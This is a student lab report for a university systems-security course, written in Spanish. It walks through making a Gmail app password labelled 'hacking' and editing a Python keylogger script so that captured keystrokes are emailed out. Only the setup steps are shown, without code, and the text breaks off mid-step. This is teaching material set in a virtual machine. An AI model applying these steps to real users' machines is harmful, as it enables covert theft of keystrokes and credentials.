


<b>Universidad Autónoma Tomás Frías</b> <b>Ingeniería de Sistemas</b>	<b>Nota</b>
<b>SIS 737</b> <b>SEGURIDAD DE SISTEMAS</b>	
<b>DOCENTE: ING. ALEXANDER DURÁN</b>	
<b>AUXILIAR: UNIV. ROGI :D</b>	<b>RU: 109457</b>
<b>NOMBRE: UNIV. SAAVEDRA MARCA PATRICIA EMILIA</b>	<b>CI: 13870923</b>
<b>PRÁCTICA 1</b>	

## Parte 1


### 1. Modificar parámetros del correo:

1. Primeramente, debemos tener la maquina virtual con internet
2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra aplicación de Keylogger forma continua:




(para este apartado del correo electrónico puede crearse uno de prueba lo cual es lo más recomendable)

Nos vamos a la opción “Gestionar tu cuenta de Google”




Ahora entramos a la pestaña seguridad





Luego nos ubicamos en iniciar sección en Google y seleccionamos la opción verificación en dos pasos.

Hacemos clic en Activar verificación de dos pasos.




Vinculamos un número para respaldo y ahora buscamos contraseñas de aplicación.






Luego colocamos el nombre hacking y en crear.



Al final nos da una contraseña par que otras aplicaciones usen el correo como modo escucha.


(es recomendable guardar esta contraseña ya que será usada más adelante)


xxxx [REDACTED]




## 2. Actualizar los parámetros:

3. Ahora nos vamos a la carpeta “Keylogger and log” el cual se encuentra en la carpeta “Documentos” y al mismo tiempo comprobamos que tenga Python instalado






Hacemos click izquierdo en el log.py y seleccionamos Edith with IDLE 3.9




Se abrirá el código del log donde debemos remplazar correoficticio@gmail.com por nuestro correo del Gmail que tenemos y “contraseña” debemos remplazar por la contraseña es la que nos devolvió GMAIL al activar su identificación de dos pasos

Quedaría

